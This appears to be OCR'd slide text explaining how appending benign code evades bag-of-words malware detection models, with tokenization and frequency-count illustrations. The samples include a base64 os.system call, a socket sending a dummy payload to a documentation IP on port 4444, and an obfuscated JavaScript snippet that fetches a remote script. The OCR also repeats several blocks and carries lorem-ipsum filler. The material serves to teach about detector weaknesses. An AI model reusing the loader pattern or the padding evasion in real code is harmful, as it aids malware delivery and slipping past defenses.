
malware detection model

malware


+

benign code


If you simply add a lot of benign code to a file, it will tend to fool most malware detection models.


Et est, optates tibust faccus, offic te prem. Totaturi doluptis magnate molupta tatiatio eaque
pererib ssandunto eatataqui conseq que aligendaes min conserr ovidio beatquat peria doloruqui
Pa idi cusam, a aut excerric tetur, con corrorem ipsum ex et officip itatum escils illgeniet utendi
sae et, conseq mi, sandiitis re quis eatia et aribus, omnis dias quiatur, sita di quatis et, is doluptas
Ipicabor sin con nos et dolupta nullia atur, quathusam atur anditatem. Uptatior rest ut rernat.
Late ne im nemporro omnis sa nonessit mo verchil liaest otectatur aliquas debiscita volut
cmd = "ZWNobyAnYXNicBub2dnZWUn" # base64 for: echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
s = socket.socket()
Aximusam que volore evelesequae velique et ea nessita tionseqeas sunt occae vol inusdan ihiliam quid et
velés aligutestem volorrum nihil iunda dolupid ucioqoero videria eume laborae. Ut dolface umenis plandel
ipuasse aguatium am et quos alique cercmellias vollupatii aceari unt biligusase sitam, inis enimoqcroris
Fugias excepudae pro et, tem utem as reres voluptur atus.
Ommolupta il milit mos corent peris nimporp oritatem alici ut audisseque voluptatis illquia seque
Fugias excepudae pro et, tem utem as reres voluptur atus.
Ommolupta il milit mos corent peris nimporp oritatem alici ut audisseque voluptatis illquia seque
cmd = "ZWNobyAnYXNicBub2dnZWUn" # base64 for: echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
s = socket.socket()
s.connect(("192.0.2.1", 4444)) # Reserved IP for documentation
s.send(b"\x90\x90\x90ping") # NOPs + dummy payload
s.close()
code execution model
hidden code features
standard features
malware detection model
malware
+
benign code
Et est, optates tibust faccus, offic te prem. Totaturi doluptis magnate molupta tatiatio eaque
pererib ssandunto eatataqui conseq que aligendaes min conserr ovidio beatquat peria doloruqui
Pa idi cusam, a aut excerric tetur, con corrorem ipsum ex et officip itatum escils illgeniet utendi
sae et, conseq mi, sandiitis re quis eatia et aribus, omnis dias quiatur, sita di quatis et, is doluptas
Ipicabor sin con nos et dolupta nullia atur, quathusam atur anditatem. Uptatior rest ut rernat.
Late ne im nemporro omnis sa nonessit mo verchil liaest otectatur aliquas debiscita volut
cmd = "ZWNobyAnYXNicBub2dnZWUn" # base64 for: echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
s = socket.socket()
Aximusam que volore evelesequae velique et ea nessita tionseqeas sunt occae vol inusdan ihiliam quid et
velés aligutestem volorrum nihil iunda dolupid ucioqoero videria eume laborae. Ut dolface umenis plandel
ipuasse aguatium am et quos alique cercmellias vollupatii aceari unt biligusase sitam, inis enimoqcroris
Fugias excepudae pro et, tem utem as reres voluptur atus.
Ommolupta il milit mos corent peris nimporp oritatem alici ut audisseque voluptatis illquia seque
Fugias excepudae pro et, tem utem as reres voluptur atus.
Ommolupta il milit mos corent peris nimporp oritatem alici ut audisseque voluptatis illquia seque
cmd = "ZWNobyAnYXNicBub2dnZWUn" # base64 for: echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
s = socket.socket()
s.connect(("192.0.2.1", 4444)) # Reserved IP for documentation
s.send(b"\x90\x90\x90ping") # NOPs + dummy payload
s.close()
code execution model
hidden code features
standard features
malware detection model
benign

why would adding benign code fool a malware detection model?



it has to do with how models process text when making predictions.



models don't "read" text. any text that is used in a model has to be converted into numbers.

```
import os, base64, socket

cmd = "ZWNobyAnVXNlciBsb2dnZWQn"  # base64 for: echo
'User logged'

os.system(base64.b64decode(cmd).decode())

try:
   s = socket.socket()
   s.connect(("192.0.2.1", 4444))  # Reserved IP for
documentation
   s.send(b"\x90\x90\x90ping")    # NOPs + dummy
payload
   s.close()
except:
   pass
```

text

the most common way to do this is with tokenization + word frequency counts.

```
import os, base64, socket

cmd = "ZWNobyAnVXNlciBsb2dnZWQn"  # base64 for: echo
'User logged'

os.system(base64.b64decode(cmd).decode())

try:
   s = socket.socket()
   s.connect(("192.0.2.1", 4444))  # Reserved IP for
documentation
   s.send(b"\x90\x90\x90ping")    # NOPs + dummy
payload
   s.close()
except:
   pass
```

```
0 2, 1 4444, x90ping s, x90, x90ping, x90, x90, try s, system
base64, socket,  socket, socket s, socket, cmd, send b, s
socket, s send, s connect, s close, os system, os base64,
import os, except pass, decode try, connect, 192, cmd,
zwnobyanvxnlcibsb2dnzwqn,
cmd, decode, close, except, base64, socket, base64
b64decode, b64decode, cmd, b x90, 4444 s, 2 1, 192 0,
zwnobyanvxnlcibsb2dnzwqn
```

text

tokens

this method doesn't pick up on the structure or meaning of text. but it generally works pretty well.

```
import os, base64, socket

cmd = "ZWNobyAnVXNlciBsb2dnZWQn"  # base64 for: echo
'User logged'

os.system(base64.b64decode(cmd).decode())

try:
   s = socket.socket()
   s.connect(("192.0.2.1", 4444))  # Reserved IP for
documentation
   s.send(b"\x90\x90\x90ping")    # NOPs + dummy
payload
   s.close()
except:
   pass
```


text

0 2, 1 4444, x90ping s, x90, x90ping, x90, x90, try s, system
base64, socket, socket, socket s, socket, cmd, send b, s
socket, s send, s connect, s close, os system, os base64,
import os, except pass, decode try, connect, 192, cmd,
zwnobyanvxnlcibsb2dnzwqn,
cmd, decode, close, except, base64, socket, base64
b64decode, b64decode, cmd, b x90, 4444 s, 2 1, 192 0,
zwnobyanvxnlcibsb2dnzwqn

tokens

x90	x90 ping	os	os system	s connect	import
2	1	3	1	1	2

frequency counts



you train the model not on the raw text, but on the resulting word frequencies.

```
var url=String(_0xfc56[0][104, 116, 116, 112, 115, 58, 47, 47,
98, 108, 117, 101, 101, 120, 101, 110, 115, 101, 119, 101, 98, 115, 101,
116, 46, 99, 111, 109, 47, 100, 46, 106, 115, 63, 49, 50]);

var get_text=function httGet(_0xbc1x4){var _0xbc1x5=
new XMLHttpRequest();_0xbc1x5[_0xfc56[21]]
(_0xfc56[10],_0xfc56[1],_0xfc56[11],null);return
_0xbc1x5[_0xfc56[4]];};

import os, base64, socket
cmd = "ZWNobyAnVXNlciBsb2dnZWQn"  # base64 for: echo
'User logged'
os.system(base64.b64decode(cmd).decode())
try:
    s = socket.socket()
    s.connect(("192.0.2.1", 4444))  # Reserved IP for
documentation
    s.send(b"\x90\x90\x90ping")    # NOPs + dummy
payload
    s.close()

var url=String(_0xfc56[0][104, 116, 116, 112, 115, 58, 47, 47,
98, 108, 117, 101, 101, 120, 101, 110, 115, 101, 119, 101, 98, 115, 101,
116, 46, 99, 111, 109, 47, 100, 46, 106, 115, 63, 49, 50]);
```

text

with an append attack, the word counts from the benign code mask the word counts from the malicious code.

```
var url=String(_0xfc56[0][104, 116, 116, 112, 115, 58, 47, 47,
98, 108, 117, 101, 101, 120, 101, 110, 115, 101, 119, 101, 98, 115, 101,
116, 46, 99, 111, 109, 47, 100, 46, 106, 115, 63, 49, 50]);

var get_text=function httGet(_0xbc1x4){var _0xbc1x5=
new XMLHttpRequest();_0xbc1x5[_0xfc56[21]]
(_0xfc56[10],_0xfc56[1],_0xfc56[11],null);return
_0xbc1x5[_0xfc56[4]];};

import os, base64, socket
cmd = "ZWNobyAnVXNlciBsb2dnZWQn"  # base64 for: echo
'User logged'
os.system(base64.b64decode(cmd).decode())
try:
    s = socket.socket()
    s.connect(("192.0.2.1", 4444))  # Reserved IP for
documentation
    s.send(b"\x90\x90\x90ping")    # NOPs + dummy
payload
    s.close()

var url=String(_0xfc56[0][104, 116, 116, 112, 115, 58, 47, 47,
98, 108, 117, 101, 101, 120, 101, 110, 115, 101, 119, 101, 98, 115, 101,
116, 46, 99, 111, 109, 47, 100, 46, 106, 115, 63, 49, 50]);
```

text

```
var url, 104, 116, 116, 112, 115, 58, 47, 47, 98, 108, 117, 101, 101,
120, 101, 110, 115, 101, 119, 101, 98, 115, 101, 116, 46, 99, 111, 109,
47, 100, 46, 106, 115, 63, 49, 50, var, get text, function, httget,
0xbc1x4m var, 0xbc1x5, new xmlhttprequest, 0xbc1x5, 0xfc56,
0xfc561, 0xfc56[1], 0xfc5611, null, return, 0xbc1x5, 0xfc564,
httget, 0xbc1x4m var, 0xbc1x5, new xmlhttprequest,
 0 2, 1 4444, x90ping s, x90, x90ping, x90, x90, try s, system
 base64, socket,  socket, socket s, socket, cmd, send b, s
 socket, s send, s connect, s close, os system, os base64,
 import os, except pass, decode try, connect, 192, cmd, var
 url, 104, 116, 116, 112, 115, 58, 47, 47, 98, 108, 117, 101, 101, 120,
 101, 110, 115, 101, 119, 101, 98, 115, 101, 116, 46, 99, 111, 109, 47,
 100, 46, 106, 115, 63, 49, 50, var, get text, function, httget,
 0xbc1x4m var, 0xbc1x5, new xmlhttprequest, 0xbc1x5, 0xfc56,
 0xfc561, 0xfc56[1], 0xfc5611, null, return, 0xbc1x5, 0xfc564,
 httget, 0xbc1x4m var, 0xbc1x5, new xmlhttprequest
```

tokens

```
var url=String(__0xfc56[0][104, 116, 116, 112, 115, 58, 47, 47,
98, 108, 117, 101, 101, 120, 101, 110, 115, 101, 119, 101, 98, 115, 101,
116, 46, 99, 111, 109, 47, 100, 46, 106, 115, 63, 49, 50]);

var get_text=function httGet(__0xbc1x4){var __0xbc1x5=
new XMLHttpRequest();__0xbc1x5[__0xfc56[21]]
(__0xfc56[10],__0xfc56[1],__0xfc56[11],null);return
__0xbc1x5[__0xfc56[4]];};

import os, base64, socket
cmd = "ZWNobyAnVXNlciBsb2dnZWQn"  # base64 for: echo
'User logged'
os.system(base64.b64decode(cmd).decode())
try:
    s = socket.socket()
    s.connect(("192.0.2.1", 4444))  # Reserved IP for
documentation
    s.send(b"\x90\x90\x90ping")    # NOPs + dummy
payload
    s.close()

var url=String(__0xfc56[0][104, 116, 116, 112, 115, 58, 47, 47,
98, 108, 117, 101, 101, 120, 101, 110, 115, 101, 119, 101, 98, 115, 101,
116, 46, 99, 111, 109, 47, 100, 46, 106, 115, 63, 49, 50]);
```

text

var url, 104, 116, 116, 112, 115, 58, 47, 47, 98, 108, 117, 101, 101, 120, 101, 110, 115, 101, 119, 101, 98, 115, 101, 116, 46, 99, 111, 109, 47, 100, 46, 106, 115, 63, 49, 50, var, get text, function, httget, 0xbc1x4m var, 0xbc1x5, new xmlhttprequest, 0xbc1x5, 0xfc56, 0xfc561, 0xfc56[1], 0xfc5611, null, return, 0xbc1x5, 0xfc564, httget, 0xbc1x4m var, 0xbc1x5, new xmlhttprequest, 0 2, 1 4444, x90ping s, x90, x90ping, x90, x90, try s, system base64, socket, socket, socket s, socket, cmd, send b, s socket, s send, s connect, s close, os system, os base64, import os, except pass, decode try, connect, 192, cmd, var url, 104, 116, 116, 112, 115, 58, 47, 47, 98, 108, 117, 101, 101, 120, 101, 110, 115, 101, 119, 101, 98, 115, 101, 116, 46, 99, 111, 109, 47, 100, 46, 106, 115, 63, 49, 50, var, get text, function, httget, 0xbc1x4m var, 0xbc1x5, new xmlhttprequest, 0xbc1x5, 0xfc56, 0xfc561, 0xfc56[1], 0xfc5611, null, return, 0xbc1x5, 0xfc564, httget, 0xbc1x4m var, 0xbc1x5, new xmlhttprequest

tokens

var	get text	new	null	s connect	function
6	8	2	4	1	4

frequency counts

so, when the model makes its prediction, the code mostly appears as benign (despite being malicious).

